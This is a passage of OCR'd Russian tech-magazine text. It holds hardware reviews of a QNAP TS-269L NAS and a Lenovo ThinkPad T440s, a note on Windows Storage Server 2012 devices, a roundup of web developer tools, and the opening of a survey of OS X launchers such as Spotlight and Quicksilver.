Windows Storage Server 2012 совместим со всеми действующими версиями ОС Windows, что обеспечивает быстрое и простое развертывание и мгновенное использование большой емкости хранения. Кроме того, WSS 2012 с легкостью интегрируется с уже существующим сетевым окружением, благодаря чему уменьшается сложность сети и вместе с тем повышается ее производительность.



ВЕРСИИ WINDOWS STORAGE SERVER 2012

Существуют две основные версии Windows Storage Server 2012: Workgroup и Standard.

WSS 2012 Standard представляет собой расширенную версию с возможностью подключения неограниченного количества пользователей. Кроме того, WSS 2012 Standard не имеет ограничений на количество подключенных процессоров и объем поддерживаемой памяти. Самой важной особенностью версии Standard является поддержка технологии Branch Cache, часто используемая в территориально распределенных компаниях. Branch Cache позволяет кешировать загружаемые документы и создавать в филиалах локальное облако данных, хранящихся на центральном сервере, благодаря чему увеличивается скорость передачи данных и одновременно снижается нагрузка на трафик. Кроме того, WSS Standard поддерживает виртуализацию, дедупликацию и использование сетевых сервисов, а также может работать в качестве DNS-, DHCP- и WINS-сервера.

WSS 2012 Workgroup представляет собой систему начального уровня. Она поддерживает до 50 подключений пользователей, один процессор и до 32 Гб оперативной памяти.



BUFFALO TERASTATION С WINDOWS STORAGE SERVER 2012

Buffalo Technology — первый вендор, создавший линейку корпоративных хранилищ серии TeraStation 5000 с WSS 2012. В серии представлены четыре модели: три настольных накопителя с двумя, четырьмя и шестью отсеками для дисков и стоечная версия на четыре диска емкостью до 24 Тб. Устройства TeraStation 5200 и 5400 оснащены процессором Intel Atom D2700, а хранилища TeraStation 5600 и стоечный TeraStation 5400R — процессором Intel Atom D2550. Все накопители серии TeraStation с WSS 2012 обладают 4 Гб памяти DDR3. Эти решения были созданы для нужд среднего и малого бизнеса и предлагают пользователям широкий набор функций: поддержку протоколов iSCSI Target 3.3, CIFS/SMB и NFS, наличие функции «горячей замены» для предотвращения отказов и простоя системы, функции резервного копирования, наличие лицензии NovaBackup Business Essentials для защиты данных. Кроме того, предусмотрена возможность удаленного администрирования хранилища через Windows Remote Desktop. Хранилища Buffalo TeraStation WS5000 поддерживают обе версии Windows Storage Server: Workgroup и Standard.

QNAP TS-269L



22 700 руб.

ОБЗОР ДВУХДИСКОВОГО NAS'А СО ВСТРОЕННЫМ МЕДИАЦЕНТРОМ

Сетевые накопители, как и, например, роутеры, — это класс устройств, которые принято покупать на длительный срок. Железная составляющая радикально меняется редко (по сравнению, скажем, со смартфонами или ноутбуками), поддержка софта долгая (особенно у хороших компаний). Чем же заинтересовать покупателя?


Сетевые накопители от QNAP — настоящая классика жанра. Каноничный и утилитарный дизайн, высокое качество сборки, функциональная и хорошо расширяемая прошивка. Плюс QNAP славится тем, что не «забивает» на поддержку своих устройств и обновления софта выходят даже для старых моделей.

TS-269L целиком укладывается в эту формулу. Дизайн новой модели мало чем отличается от предыдущих устройств компании. В основе — двухъядерный Intel Atom, работающий на частоте 1,86 ГГц. Объем оперативной памяти составляет один гигабайт, причем есть возможность установить дополнительный модуль (максимально поддерживается три гигабайта).

Стандартен и набор портов. С лицевой стороны — один разъем USB 2.0, предназначенный для быстрого копирования данных с внешних устройств. Для более постоянных подключений сзади есть два порта USB 3.0, два порта USB 2.0 и один порт eSATA. Также сзади есть два сетевых разъема. Не хватает разве что монохромного экрана для отображения статуса устройства, но на передней панели есть все необходимые световые индикаторы.

Казалось бы, что еще можно добавить в сетевой накопитель? Оказывается — функцию медиаплеера. В TS-269L предусмотрен HDMI-разъем и возможность установки популярнейшего медиацентра XBMC. Таким образом, для создания полноценного домашнего кинотеатра больше не нужно покупать отдельный неттоп и накопитель. Опять-таки для традиционной связки из компьютера и сетевого диска нужна достаточно качественная сетка, а тут этой проблемы нет.

Разработчиком предусмотрено приложение для управления медийным функционалом со смартфона, но это, конечно же, не мешает использовать любой из существующих программных пультов XBMC. Также можно взять любой пульт, поддерживающий стандарт MCE, или же просто клавиатуру и мышь.



ХАРАКТЕРИСТИКИ

Процессор: Intel Atom, два ядра, 1,86 ГГц
Оперативная память: 1 Гб (DDR3)
Дисковое пространство: до 8 Тб
Слоты для HDD: 2 × 2,5"/3,5" HDD с интерфейсом SATA I/II
Поддерживаемые режимы RAID: 0, 1, JBOD
Сетевые интерфейсы: 2 × RJ-45 Гигабитный Ethernet
Порты: 3 × USB 2.0, 2 × USB 3.0, 1 × HDMI, 1 × eSATA
Масса без жестких дисков: 1,7 кг
Габариты: 150 × 102 × 216 мм

В остальном здесь есть весь привычный функционал: различные опции для резервного копирования клиентов в домашней сети (включая поддержку Time Machine), встроенный облачный сервис, поддержка множества сетевых протоколов (SMB, NFS, AFP). QNAP также предлагает своеобразный «аппстор», в котором пакеты на все случаи жизни. Здесь и различные «качалки», и веб-серверы, и CMS'ки. Поддерживаются и различные внешние устройства: принтеры, IP-камеры, источники бесперебойного питания.

Минусом является достаточно высокая цена. Однако для пользователей, которым нужен универсальный мультимедийный центр «все в одном», она довольно оправданна — ведь на другой чаше весов традиционная связка из неттопа и NAS'а, а также роутер хотя бы среднего уровня, который сможет потянуть стриминг-видео в высоком разрешении. Так что, если тебе нужно с нуля выстроить домашний медиацентр, это довольно дешево.

Если задуматься, то общий вектор развития домашних сетевых устройств — это конвергенция. Производители жестких дисков (например, Western Digital) начинают выпускать роутеры, производители роутеров начиняют свои продукты типично «насовским» функционалом, а производители сетевых накопителей делают возможным прямое подключение к телевизору без каких-либо посредников. Будущее — за едиными мультимедийными хабами, способными объединить все данные и устройства в домашней сети пользователя. И TS-269L — неплохой шаг в эту сторону.

Как ThinkPad ультрабуком прикинулся

Тестирование ноутбука Lenovo ThinkPad T440S



Олег Нечай
nechay@gmail.com

Ноутбуки ThinkPad с запоминающимся угловатым дизайном стали легендой еще в начале девяностых, когда их делал IBM. Эти машины — живой пример правила «не чини то, что не сломано» от мира железа. С тех пор каждое поколение линейки принято встречать с определенной настороженностью — не испортят ли в Lenovo формулу безотказного рабочего инструмента?

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Дисплей: 14 дюймов, 1920 × 1080 точек, IPS, сенсорный
Процессор: Intel Core i5-4200U 1,6 ГГц
Графический ускоритель: Intel HD Graphics 4400
Оперативная память: 8 Гб DDR3 PC3-12800 (800 МГц) с возможностью расширения до 12 Гб
Накопитель: SSD Lite-On LCS-256M6S 256 Гб
Интерфейсы: 3 × USB 3.0, mini-DisplayPort, VGA, кардридер SD, слот для смарт-карт, слот для SIM-карт, 3,5-мм комбинированный аудиовыход/вход, сканер отпечатков пальцев, разъем для док-станции
Сеть: Intel PRO/1000 PL Network Connection (10/100/1000 Мбит/ct), Intel Wireless-N 7260 (IEEE 802.11b/g/n), Bluetooth 4.0
Аккумулятор: основной 1930 мА · ч, 23,5 Вт · ч, встроенный Power Bridge 23,5 Вт · ч, повышенной емкости 6080 мА · ч, 72 Вт · ч
Габариты: 331 × 226 × 20,6 мм
Масса: 1,58 кг
ОС: Windows 8.1 Pro 64 бит
Цена: около 65 000 рублей

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

3DMark 11, perfomance: 983 балла
3DMark Vantage, perfomance: 4125 баллов
3DMark, Ice Storm: 37 488 баллов
3DMark, Cloud Gate: 4460 баллов
3DMark, Fire Strike: 596 баллов
PCMark 8, Home conventional: 3122 балла
PCMark 8, Creative conventional: 2701 балл
PCMark 8, Work: 4249 баллов
PCMark 7: 5057 баллов
CrystalDiskMark 3.0.1, последовательное чтение/запись: 498,5 Мб/с, 417,2 Мб/с
AS SSD Benchmark 1.6, последовательное чтение/запись: 495,72 Мб/с, 411,36 Мб/с
PCMark 8, Creative Accelerated Battery Life (только со стандартной батареей): 3 ч 41 мин 37 с

Отличительной особенностью линейки всегда был фокус на неубиваемости и практичности: жесткая металлическая рама, предотвращающая перекашивание корпуса и продавливание экрана; клавиатура с дренажными отверстиями, защищающими материнскую плату от случайно пролитых жидкостей; датчик ускорения, позволяющий мгновенно отключать жесткий диск при падении лэптопа. Были у ThinkPad и собственные «фишечки» — ярко-красный миниатюрный манипулятор-джойстик TrackPoint, в ранних моделях успешно заменявший тачпад, встроенный в крышку светодиодный фонарик ThinkLight, освещавший клавиатуру, и, наконец, раздвижная клава TrackWrite, позволявшая разместить в миниатюрном компьютере полноразмерные клавиши.

Герой нашего сегодняшнего обзора — ThinkPad T440s. Он относится к T-серии, то есть к серии универсальных лэптопов бизнес-класса. С другой стороны, он позиционируется производителем как ультрабук. На этом моменте уже можно насторожиться.

До сих пор ультрабуки самых разных производителей больше всего напоминают MacBook Air, но эпидемия эпигонства постепенно сходит на нет, и сегодня в почете яркая индивидуальность. Ну а ThinkPad всегда были похожи только на ThinkPad, и T440s не исключение. Все тот же черный корпус с характерными угловатыми очертаниями, надежная клавиатура с подсветкой и встроенными светодиодными индикаторами и, конечно же, красный «грибок» микроджойстика TrackPoint.

ПЕРВОЕ ЗНАКОМСТВО

Но есть и изменения: клавиатура из семирядной превратилась в островную шестирядную и лишилась большей части светодиодных индикаторов, TrackPoint остался без традиционных механических кнопок, вместо которых используются неудобные виртуальные кнопки на тачпаде, не стало отдельных кнопок регулировки звука и светодиодного фонарика над дисплеем.

Из примет нового времени сразу бросается в глаза сенсорный экран высокого разрешения. В нашем распоряжении была одна из флагманских модификаций с IPS-экраном 1920 × 1080, способным распознавать до десяти одновременных касаний и жесты мультитач. В линейке T440s также есть вариант с такой же матрицей, но без сенсорного слоя и бюджетный TN-экран с разрешением 1600 × 900 точек.


По качеству изображения экран ThinkPad T440s выше всяких похвал: IPS-матрица обеспечивает великолепную цветопередачу, большой запас яркости и широкие углы обзора как по горизонтали, так и по вертикали. После калибровки цветопередачи он вполне подойдет даже для профессиональной работы с фотографиями.

Дисплей очень четкий — еще бы, Full HD на 14 дюймах, — а защитное стекло сложно назвать глянцевым: на него явно нанесено какое-то покрытие, благодаря которому оно практически не бликует. Более того, оно очень неохотно собирает отпечатки пальцев, что просто здорово, ведь «плиточный» интерфейс Windows 8 неизбежно заставит тебя пользоваться сенсорным вводом. Края корпуса слегка выступают над уровнем экрана, но это не мешает применять популярные в «восьмерке» жесты от краев дисплея.

Хотя на первый взгляд ThinkPad T440s кажется пластмассовым, на самом деле крышка ThinkPad T440s выполнена из углеродного волокна, днище — из магниевого сплава, а сам корпус собран на традиционной жесткой раме, так что прочности


Металлические петли крепления экрана по-прежнему надежны


Возможность горячей замены батарей в ThinkPad по современным меркам можно считать настоящей киллер-фичей



У Lenovo целая подборка штатных утилит: в основном бесполезно, но есть и несколько полезных штук

ему точно не занимать. Клавиатура островного типа снабжена дренажными отверстиями, а большой (12 см по диагонали) стеклянный тачпад с распознаванием пяти одновременных касаний работает и как большая кнопка, успешно имитирующая как левый, так и правый «мышиный» клик. Интересно, что если тачпад аналогичной конструкции в ноутбуках MacBook нажимается еле заметно, то у T440s он довольно глубоко «проваливается» вниз, что, наверное, кому-то понравится больше.

ПОД КАПОТОМ

Lenovo ThinkPad T440s построен на базе двухъядерного процессора Intel Core i5-4200U (Haswell) с номинальной частотой работы 1,6 ГГц и технологиями многопоточности Hyper-Threading и виртуализации VT-x, при этом благодаря системе автоматического разгона Turbo Boost тактовая частота в зависимости от нагрузки может подниматься до 2,6 ГГц и обеспечивать серьезный прирост производительности.

Встроенный в чип графический ускоритель Intel HD Graphics 4400 работает на частотах от 200 МГц до 1 ГГц и поддерживает DirectX 11.1. По производительности это примерно между дискретными NVIDIA GeForce GT 435M и AMD HD 7610M. В линейке Haswell есть и более мощные Iris 5100 и Iris Pro 5200, но их термопакет выше, что ограничивает возможности их использования в ультрабуках.

Понятно, что в случае с HD Graphics 4400 речь не идет о рекордных FPS, но при щадящих настройках ThinkPad T440s вполне позволит расслабиться с современными играми, и результаты синтетических тестов это косвенно подтверждают. На некоторых рынках продаются T440S с чипом GeForce GT 730M, и с таким ускорителем лэптоп будет намного интереснее в играх, хотя даже с этой микросхемой он все так же противопоказан заядлым геймерам.

Одна из самых замечательных технологий, которой может похвастаться ThinkPad T440s, — это Power Bridge. Она позволяет проделать, например, такой фокус: включи ноутбук, а потом отключи его от сети и... вынь аккумулятор. Лэптоп продолжит работать! Секрет, однако, предельно прост: в компьютере есть встроенная аккумуляторная батарея, причем такой же емкости, как и стандартная съемная. При работе от сети первой заряжается встроенная батарея, так что, когда заканчивается заряд в съемной, тебе нужно просто вынуть ее, и ты получишь еще столько же времени автономной работы. Разумеется, в T440s можно также менять батареи, не выключая компьютер. А еще можно поставить продающийся отдельно аккумулятор повышенной емкости, но это принесет около 180 г к весу машины и около 8 мм к ее толщине.

Реальное время автономной работы сопоставимо с заявленным. Например, в тесте PCMark 8 Creative, имитирующем типичную схему использования ноутбука, включающую веб-серфинг, видеочат, просмотр фильмов, редактирование фото и несложные трехмерные игры, ThinkPad T440s от одной стандартной батареи проработал примерно 3 ч 40 мин. Добавим к этому встроенную батарею и получим уже характерные для ультрабуков 7 ч 20 мин. Если использовать батарею на 72 Вт · ч, то выйдет еще порядка 11 ч автономной работы, что не может не впечатлять.

Набор разъемов ThinkPad T440s вполне типичен для ультрабука: три порта USB 3.0, один из которых позволяет заряжать гаджеты при выключенном лэптопе, выход mini-DisplayPort, комбинированный аудиопорт, кардридер. К этому добавляем VGA, разъем для смарт-карт и встроенный 3G/4G-модем. За беспроводную связь отвечают многодиапазонный Wi-Fi IEEE 802.11b/g/n и Bluetooth 4.0.

Мультимедийные функции ThinkPad T440s представлены веб-камерой с разрешением 720p, двумя микрофонами с системой шумоподавления и парой установленных на днище крохотных громкоговорителей с поддержкой Dolby Home Theater v4, которая, впрочем, их нисколько не спасает: музыкальным слухом встроенная аудиосистема явно обделена.

В компьютере нет «горячей» начинки, поэтому ThinkPad T440s не греется и бесшумен. Вентилятор системы охлаждения вступает лишь при ощутимой нагрузке, и его шум почти незаметен даже в ночное время. Корпус немного греется снизу только под серьезной нагрузкой, например в играх, но даже в этом случае его температура остается достаточно низкой, чтобы компьютер было комфортно держать на коленях.

РЕЗЮМЕ

По итогам знакомства с ThinkPad T440s можно смело заявить, что Lenovo «держит марку» и строго блюдет репутацию легендарной серии. Это касается и технической начинки, и конструкции, и качества исполнения ноутбука. Однако стоит оговориться, что все это в полной мере относится только к флагманским модификациям — с сенсорным IPS-экраном Full HD и SSD-накопителем. Младшие модели с заурядным TN-дисплеем скромного разрешения и гибридным винчестером на 500 Гб или 1 Тб выглядят не столь сбалансированно и убедительно.


Что касается возможности апгрейда, то здесь тоже не все так радужно: если в моделях предыдущих поколений для самостоятельной замены оперативной памяти и жесткого диска было достаточно снять крепящиеся буквально на одном винте отдельные дверки, то в случае с ThinkPad T440s придется откручивать восемь винтов и снимать всю нижнюю панель. Да и заменить получится лишь один модуль памяти (4 Гб распаяны на плате) и SSD-накопитель. Однако по меркам класса ультрабуков это по-прежнему впечатляющий результат.

Между тем T-серия никогда не была доступной, так что даже самые слабые конфигурации обойдутся в сумму не менее 45 000 рублей, в то время как старшие легко преодолевают планку в 65 000 рублей. К тому же ThinkPad T440s — далеко не самый изящный, красивый и легкий ультрабук из представленных на рынке. В полной мере все его достоинства проявятся именно в качестве корпоративной машины, хотя, конечно, высокая надежность и уникальная система аккумуляторных батарей способны привлечь не только бизнесменов. ThinkPad — для серьезных и уверенных в себе людей, кого в последнюю очередь волнует, как выглядит их ноутбук. Тем же, кто ощущает себя хипстером, все-таки лучше выбрать MacBook Air.






Илья Пестов
@ilya_pestov



You can touch this



ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик, — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

grunt-uncss

https://github.com/addyosmani/grunt-uncss
При работе с CSS-фреймворками вроде Bootstrap есть неприятный подводный камень: очень часто остается куча не использованных в проекте классов. А это лишнее время загрузки страницы для пользователя и лишний трафик на серверы. Избавиться от этого поможет плагин для Grunt — uncss, который анализирует твою верстку и стили, после чего удаляет все неиспользуемые селекторы.

Echo.js

https://github.com/toddmotto/echo
Миниатюрный скрипт без зависимостей, выполняющий функцию lazy-loading для изображений. Прием «ленивой загрузки» можно заметить в лентах социальных сетей: картинки, находящиеся за пределами текущего экрана, просто не подгружаются, что экономит трафик и нагрузку на систему пользователя. В echo.js это реализуется элементарно просто с помощью одного атрибута data-echo.


Полный CSS-гайд для верстки писем

www.campaignmonitor.com/css/
Email-маркетинг — это эффективный инструмент для продвижения сайтов, товаров и услуг. И на сегодняшний день умение верстать письма весьма важный навык для каждого фронтенд-разработчика. Казалось бы, это те же HTML и CSS, но далеко не все привычные фишки поддерживаются современными почтовыми клиентами.

Style Element	Outlook 2007/10/13 +	Outlook 03/Express/Mail	iPhone iOS 7/iPad	Outlook.com	Apple Mail 6.5	Yahoo! Mail	Google Gmail	Android 4 (Gmail) +
word-wrap CSS3	×	i	✓	✓	✓	✓	×	×
vertical-align	×	✓	✓	✓	✓	✓	✓	✓
text-fill-color CSS3	×	×	✓	×	✓	×	×	✓
text-fill-stroke CSS3	×	×	✓	×	✓	×	×	✓
Color & Background								
color	✓	✓	✓	✓	✓	✓	✓	✓
background	i	✓	✓	i	✓	✓	✓	✓
background CSS3	×	×	✓	×	✓	×	×	✓
background-color	✓	✓	✓	✓	✓	✓	✓	✓
background-image	×	✓	✓	×	✓	✓	✓	✓
background-position	×	✓	✓	×	✓	✓	✓	✓
background-repeat	×	✓	✓	×	✓	✓	✓	✓

Flaticon

www.flaticon.com
С появлением Windows 8 и относительно недавним релизом iOS 7 Flat Design, безусловно, стал трендом. Также хочется сказать о еще одном тренде, даже стандарте — отзывчивом дизайне. Для правильного отображения на мобильных устройствах разработчики все чаще начинают использовать SVG-формат. Данный ресурс — самая большая база бесплатных плоских векторных иконок.



Hammer.js

https://github.com/EightMedia/hammer.js
Полезный скрипт для создания multi-tuch жестов. Среди преимуществ: поддержка всех основных мобильных платформ (Android, iOS, BlackBerry, Windows), маленький вес (около 3 Кб в gzip'нутом виде), отсутствие внешних зависимостей. За первый же месяц набрал больше шести тысяч старов на GitHub. Полностью совместим со всеми современными мобильными браузерами. Существует как независимая библиотека и как jQuery-плагин. Позволяет определять следующие жесты: Tap (прикосновение), DoubleTap (двойное прикосновение), Swipe (смахивание), Drag (перетягивание), Pinch (сжатие) и Rotate (вращение). События:

```
hold
tap
doubletap
drag, dragstart, dragend, dragup, ↵
dragdown, dragleft, dragright
swipe, swipeup, swipedown, swipeleft, ↵
swiperight
transform, transformstart, transformend
rotate
pinch, pinchin, pinchout
touch (gesture detection starts)
release (gesture detection ends)
```

Методы:


- hammertime.on(gesture, handler) — добавляем обработчик события;
- hammertime.off(gesture, handler) — удаляем обработчик события;
- hammertime.enable(toggle) — включение или отключение обнаружения события на этом элементе.

Объект Event:

- timestamp {Number} — время события;
- target {HTMLElement} — выбранный элемент;
- touches {Array} — прикосновения (пальцами, мышкой) по экрану;
- pointerType {String} — вид указателя: Hammer.POINTER_MOUSE|TOUCH;
- center {Object} — центр позиции прикосновения;
- deltaTime {Number} — общее время касаний экрана;
- deltaX {Number} — дельта движения по оси X;
- deltaY {Number} — дельта движения по оси Y;
- velocityX {Number} — скорость движения по горизонтали;
- velocityY {Number} — скорость движения по вертикали;
- angle {Number} — угол движения;
- direction {String} — направление движения Hammer.DIRECTION_UP|DOWN|LEFT|RIGHT;
- distance {Number} — дистанция между совершенными движениями;
- scale {Number} — масштабирование прикосновений;
- rotation {Number} — вращение касаний;
- eventType {String} — принимает значения Hammer.EVENT_START/MOVE/END;
- srcEvent {Object} — источник события — TouchStart или MouseDown.

Bitters

bitters.bourbon.io
Препроцессоры открыли совершенно новый взгляд на написание каскадных таблиц стилей. Для SASS был разработан Bourbon — целая коллекция полезнейших миксинов, которая позволяет забыть про префиксы. От этих же разработчиков появился Bitters, основанный на Bourbon, — набор базовых стилей и классов для типографики, сеток, списков и форм, своеобразный boilerplate для твоих будущих проектов.



Validate.js

validatejs.org
Одна из самых функциональных библиотек для валидации вводимых данных. Не содержит зависимостей, и размер минифицированной версии всего ~5 Кб. По дефолту есть проверка на наличие введенных данных, длину и типы Email, Nubmer, Datetime, Date. Мощный конструктор позволяет рационально управлять собственными паттернами, а также дополнениями и исключениями.

Flysystem

https://github.com/FrenkyNet/Flysystem
Flysystem — это PHP-библиотека для локальной и дистанционной работы с файловой системой. Позволяет работать с Amazon Web Services — S3, Dropbox, FTP, SFTP, WebDAV и Zip.

Пример работы с Dropbox:

```
use Dropbox\Client;
use Flysystem\Filesystem;
use Flysystem\Adapter\Dropbox as Adapter;
$client = new Client($token, $appName);
$filesystem = new Filesystem(new Adapter($client, 'optional/path/prefix'));
```


LaTeX2HTML5

https://github.com/Mathapedia/LaTeX2HTML5
Компания Mathapedia буквально недавно опубликовала на GitHub проект, который эмулирует синтаксис LaTeX в браузере при помощи JavaScript. Для работы потребуется целый джентльменский набор: MathJax, Backbone, Backbone Layout Manager, D3, jQuery, underscore.js, handlebars.js. LaTeX2HTML5 корректно работает во всех современных десктопных и мобильных браузерах.




Devdocs.io

devdocs.io
Большой структурированный и активно пополняемый справочник по множеству API: CSS, DOM, HTML, JavaScript, HTTP, jQuery, jQuery UI, jQuery Mobile, Angular.js, Backbone.js, Ember.js, Underscore.js, Node.js, PHP, Ruby, Ruby on Rails, CoffeeScript, LESS, SASS, Lo-Dash. В современных браузерах с поддержкой локального хранилища Devdocs будут доступны даже в офлайне.



Brimir

getbrimir.com
В определенных случаях служба поддержки клиентов говорит о продукте не меньше, чем сам продукт. Brimir — это корпоративная почта с тикетной системой внутри. Проект полностью open source и распространяется под лицензией GPL 3. Написан на Ruby on Rails, прост в конфигурировании и обладает мобильной версией. Отличное решение для небольших компаний.





Андрей Письменный
apismenny@gmail.com

Лучшие лаунчеры для OS X

Известно, что лучшие друзья маковода — это мышь и тачпад, но и при помощи клавиатуры в OS X можно выделывать такое, что линуксоиды позавидуют.

Операционная система OS X наделена двумя замечательными пользовательскими интерфейсами: красивым и современным графическим, а также архаичной, но все еще непревзойденной в своих возможностях командной строкой UNIX. Казалось бы, чего желать еще? Разве что совместить достоинства того и другого, чтобы, не углубляясь в дебри консоли, можно было парой нажатий на клавиши сделать нечто восхитительное.

Именно такой цели служит целый класс программ, которые по-английски называются launchers, а на русский это переводится как «пусковые установки» или (в нашем случае) «пусковики». Все они работают схожим образом: специальное сочетание клавиш вызывает на экран командную строку, которая иногда заодно служит и поисковой (или наоборот — в зависимости от того, какие приоритеты были у разработчиков). Набор запроса сопровождается появлением подсказок, и стоит сделать выбор, как команда исполнится, а строка снова исчезнет.

Так сложилось, что наибольшей популярностью лаунчеры пользуются именно на маках. Здесь они зародились, здесь присутствуют в наиболее широком ассортименте и отсюда же распространились по другим ОС.

Прежде чем перейти к обзору пяти самых лучших на сегодняшний день маковских пусковиков, отмечу только, что все они страдают от общего недуга, незаметного для западных пользователей и прискорбного для нас. Дело в том, что команды чаще всего нужно набирать латиницей, а потом снова переключать раскладку для ввода кириллического запроса. Это несколько портит картину, но выбора зачастую нет.



Spotlight

Начиная с версии 10.4 Tiger, в OS X входит программа под названием Spotlight. Основное ее предназначение — поиск файлов на компьютере. Но приложения через Spotlight запускать тоже удобно.

Spotlight по умолчанию всегда включен, и для начала работы с ним достаточно выбрать значок лупы в верхнем правом углу экрана или нажать заданное в настройках сочетание клавиш (по умолчанию — <Ctrl + Space>). Затем набираем название любой установленной программы, и оно высветится среди верхних строчек. То, что Spotlight, помимо программ, индексирует еще и все остальные файлы на компьютере (причем включая и содержимое), может быть большим плюсом.


Дополнительных возможностей у Spotlight практически нет. Если добавить модификатор kind, то можно искать по типам файлов (не расширений!). Поддерживаются следующие типы:

```
application
audio
music
image
movie
contact
document
email
folder
font
event
todo
pdf
presentation
preferences
bookmark
```

Некоторые расширения можно указать, но только после модификатора вида файла, например:

```
foo kind: document txt
```

Но работает это довольно непредсказуемо. Также можно использовать операторы AND, OR и NOT — ну, тут все понятно.



Бедненько, но зато всегда доступно


Кроме того, в конце выдачи всегда присутствует предложение посмотреть введенное слово в словаре или поискать его в интернете. А еще в Spotlight спрятан калькулятор: если набрать математическое выражение, то рядом появится строка с ответом. Но на этом интересные трюки и заканчиваются.

Quicksilver

qsapp.com

Самый старый и уважаемый среди лаунчеров — это, безусловно, Quicksilver. Его разработка была начата еще в 2003 году, когда самой Mac OS X было не больше трех лет от роду. Многие пользователи маков тогда оказались серьезно подсажены на Quicksilver, и именно его успех вдохновит разработчиков более поздних аналогов. Но называть Quicksilver лаунчером при этом не совсем корректно — это полноценный клавиатурный интерфейс для OS X, по гибкости сравнимый скорее с командной строкой, чем со Spotlight.

Простейший случай использования Quicksilver при этом ничем не отличается от других пусковиков: достаточно нажать заданное сочетание клавиш, начать набирать название нужного приложения и, когда в появившейся подсказке будет выбран нужный значок, нажать на Enter. Но вместо программы можно начать печатать название папки или недавно использовавшегося файла, а вместо Enter нажать на Tab и начать печатать команду, которая будет применена к найденному объекту. Если команда требует параметра, то можно нажать Tab еще раз и напечатать его или выбрать из списка.



Огромный функционал Quicksilver по-прежнему абсолютно бесплатен и поддерживается крупным комьюнити





Каноническая структура Quicksilver перекочевала во множество потомков как в OS X, так и в Linux (например, GNOME Do)

